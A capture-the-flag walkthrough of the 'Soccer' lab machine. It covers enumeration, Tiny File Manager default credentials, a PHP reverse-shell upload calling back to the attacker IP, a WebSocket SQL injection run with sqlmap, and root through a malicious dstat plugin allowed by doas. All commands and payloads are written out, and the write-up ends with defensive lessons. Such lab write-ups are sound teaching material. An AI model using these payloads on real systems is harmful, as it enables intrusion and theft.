Soccer
Default credentials open a vulnerable Tiny File Manager (CVE-2021-45010), whose writable uploads directory gives a PHP reverse shell as www-data. The nginx config reveals a soc-player vhost vulnerable to a WebSocket-based blind SQL injection, which dumps SSH credentials for player. A doas rule allowing dstat is abused with a malicious Python plugin to spawn a root shell.
TL;DR
Soccer is an Easy-difficulty Linux machine that chains a default-credentials foothold with a WebSocket SQL injection and a doas misconfiguration. Default credentials log us into a vulnerable Tiny File Manager (CVE-2021-45010), whose world-writable uploads directory lets us drop a PHP reverse shell and land as www-data. The nginx configuration reveals a soc-player.soccer.htb vhost that talks to a backend over WebSockets, and that endpoint is vulnerable to a blind SQL injection. Dumping the database with sqlmap recovers SSH credentials for the player user. Finally, player may run dstat as root via doas (a sudo alternative); because dstat loads external Python plugins from a player-writable directory, we plant a malicious plugin and spawn a root shell.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Soccer | Linux | Easy | 10.129.77.76 | 10.10.15.144 |
Enumeration
We start by finding the open ports with a fast scan, then run service and script detection against just those ports:
ports=$(nmap -p- --min-rate=1000 -T4 10.129.77.76 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -sCV -p$ports 10.129.77.76The scan returns:
PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 ad:0d:84:a3:fd:cc:98:a4:78:fe:f9:49:15:da:e1:6d (RSA)| 256 df:d6:a3:9f:68:26:9d:fc:7c:6a:0c:29:e9:61:f0:0c (ECDSA)|_ 256 57:97:56:5d:ef:79:3c:2f:cb:db:35:ff:f1:7c:61:5c (ED25519)80/tcp open http nginx 1.18.0 (Ubuntu)|_http-server-header: nginx/1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://soccer.htb/9091/tcp open xmltec-xmlmail?Three ports are open: SSH on 22, an nginx web server on 80, and an unidentified service on 9091 (which we will come back to later). The HTTP title shows the server redirects to http://soccer.htb/, so we add that hostname to our /etc/hosts file:

echo "10.129.77.76 soccer.htb" | sudo tee -a /etc/hostsBrowsing to http://soccer.htb now loads the site:
Directory enumeration
The landing page is largely static, so we fuzz for hidden directories. The default dirb wordlist returns nothing, so we switch to a larger list (directory-list-2.3-medium.txt):
gobuster dir -u http://soccer.htb -w ./directory-list-2.3-medium.txtThis finds a /tiny directory:

===============================================================Gobuster v3.8.2by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://soccer.htb[+] Method: GET[+] Wordlist: ./directory-list-2.3-medium.txt[+] Negative Status codes: 404===============================================================tiny (Status: 301) [Size: 178] [--> http://soccer.htb/tiny/]Navigating to http://soccer.htb/tiny reveals a Tiny File Manager login page:
Foothold
Default credentials in Tiny File Manager
Tiny File Manager ships with documented default credentials, listed in the project’s Security and User Management wiki:

admin / admin@123user / 12345The first pair — admin / admin@123 — works, logging us into the file manager:
RCE through the writable uploads directory (CVE-2021-45010)

Browsing into the tiny directory, we notice that the uploads folder has permissions 0757 — meaning others have read, write, and execute. This is the crux of CVE-2021-45010: a writable, web-accessible directory lets an authenticated user upload and execute arbitrary PHP.
We grab pentestmonkey’s PHP reverse shell and set the callback IP and port to our Pwnbox:

$ip = '10.10.15.144'; // CHANGE THIS$port = 1234; // CHANGE THISWe upload the script into the uploads directory, which succeeds:
Then we start a listener on the Pwnbox (the port must match the one set in the script):
nc -nlvp 1234Browsing to /tiny/uploads and clicking open on the uploaded file executes it, and the listener catches a reverse shell as www-data:
Discovering the soc-player vhost
Since the site runs on nginx, we inspect its configuration for other virtual hosts:
cat /etc/nginx/nginx.confThe main config includes site definitions from sites-enabled:
include /etc/nginx/conf.d/*.conf;include /etc/nginx/sites-enabled/*;Listing that directory shows a default site and a soc-player.htb site. Reading the latter:
cat /etc/nginx/sites-enabled/soc-player.htbserver { listen 80; listen [::]:80;
server_name soc-player.soccer.htb;
root /root/app/views;
location / { proxy_pass http://localhost:3000; proxy_http_version 1.1; proxy_set_header Upgrade $http_upgrade; proxy_set_header Connection 'upgrade'; proxy_set_header Host $host; proxy_cache_bypass $http_upgrade; }}This reveals a new vhost, soc-player.soccer.htb, proxying to a Node.js backend on port 3000. We add it to /etc/hosts:

echo "10.129.77.76 soc-player.soccer.htb" | sudo tee -a /etc/hostsBrowsing to the vhost shows a similar site, but this one offers Login and Signup:
User
WebSocket SQL injection
We register an account and log in, which lands us on a ticket-checking page at http://soc-player.soccer.htb/check:

Viewing the page source shows the check is driven over a WebSocket connection to port 9091 — the mystery service from our initial scan:
var ws = new WebSocket("ws://soc-player.soccer.htb:9091");
function sendText() {    var msg = input.value;    if (msg.length > 0) {        ws.send(JSON.stringify({ "id": msg }))    }    else append("????????")}

The input is sent to the backend as the id field of a JSON message. Testing the field, arithmetic has no effect, but a boolean SQL payload does:
1234 OR 1=1The backend responds Ticket Exists even though ticket 1234 does not — the injected OR 1=1 makes the query always true, confirming a SQL injection:
Dumping credentials with sqlmap
We point sqlmap at the WebSocket endpoint, using * to mark the injection point inside the JSON body:
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id":"*"}' --level 5 --risk 3 --dbs --threads 10 --batchIt enumerates the databases:
available databases [5]:[*] information_schema[*] mysql[*] performance_schema[*] soccer_db[*] sysThe custom soccer_db is the interesting one, so we dump it:
sqlmap -u "ws://soc-player.soccer.htb:9091" --data '{"id":"*"}' --level 5 --risk 3 -D soccer_db --dump-all --threads 10 --batchThis recovers credentials for the player user:
Database: soccer_dbTable: accounts[1 entry]+------+-------------------+----------------------+----------+| id | email | password | username |+------+-------------------+----------------------+----------+| 1324 | player@player.htb | PlayerOftheMatch2022 | player |+------+-------------------+----------------------+----------+SSH as player
Recalling that SSH is open on the target, we reuse these credentials to log in:
ssh player@soccer.htbWith the password PlayerOftheMatch2022, we get a shell as player and read the user flag:
$ cat user.txt30f*****************************Privilege Escalation
The player user has no sudo privileges, so we look for SUID binaries instead:
find / -type f -perm -4000 2>/dev/nullOne entry stands out — doas, an OpenBSD-style alternative to sudo:
/usr/local/bin/doas/usr/lib/snapd/snap-confine/usr/bin/sudo...Inspecting the doas policy
We locate and read the doas configuration:
find / -type f -name '*doas*' 2>/dev/nullcat /usr/local/etc/doas.confpermit nopass player as root cmd /usr/bin/dstatThis rule lets player run dstat as root with no password. dstat is a system-resource statistics tool that supports external Python plugins, and its man page lists the directories it loads them from:
FILES       Paths that may contain external dstat_*.py plugins:
           ~/.dstat/           (path of binary)/plugins/           /usr/share/dstat/           /usr/local/share/dstat/
Abusing a writable plugin path
Checking those directories, player can write to /usr/local/share/dstat:
$ ls -ld /usr/local/share/dstatdrwxrwx--- 2 root player 4096 Dec 12 2022 /usr/local/share/dstatSince dstat runs as root via doas but loads plugins from a directory we control, we plant a plugin that spawns a shell. The filename must follow the dstat_<name>.py convention to be recognised:
echo 'import os; os.system("/bin/bash")' > /usr/local/share/dstat/dstat_pwn.pyWe confirm dstat picks it up — it appears as pwn under /usr/local/share/dstat:
$ doas /usr/bin/dstat --list.../usr/local/share/dstat: pwnFinally, we invoke the plugin through doas, which executes our code as root:
doas /usr/bin/dstat --pwnThis drops us into a root shell, and we read the root flag:
# cat /root/root.txtFoothold via Tiny File Manager default credentials and a writable uploads directory (CVE-2021-45010) → www-data; a WebSocket blind SQL injection dumps SSH credentials for player; root by planting a malicious dstat Python plugin in a writable path and running it through the doas-allowed dstat.
Lessons Learned
- Change default credentials. The entire foothold hinged on
admin/admin@123, the documented default for Tiny File Manager. Vendor defaults are public knowledge — rotate them before anything is exposed, and remove unused admin panels entirely. - Never trust client-supplied input, even over WebSockets. The ticket check concatenated the
idfield straight into a SQL query. The transport being a WebSocket did nothing to protect it; use parameterised queries everywhere, regardless of how the data arrives. - A command is only as safe as everything it loads. Allowing
dstatviadoaslooked harmless, but becausedstatsources Python plugins from a user-writable directory, it is equivalent to granting an arbitrary-code root shell. When grantingsudo/doasrights, account for every file and plugin path the target binary will read, and keep those paths owned and writable only byroot.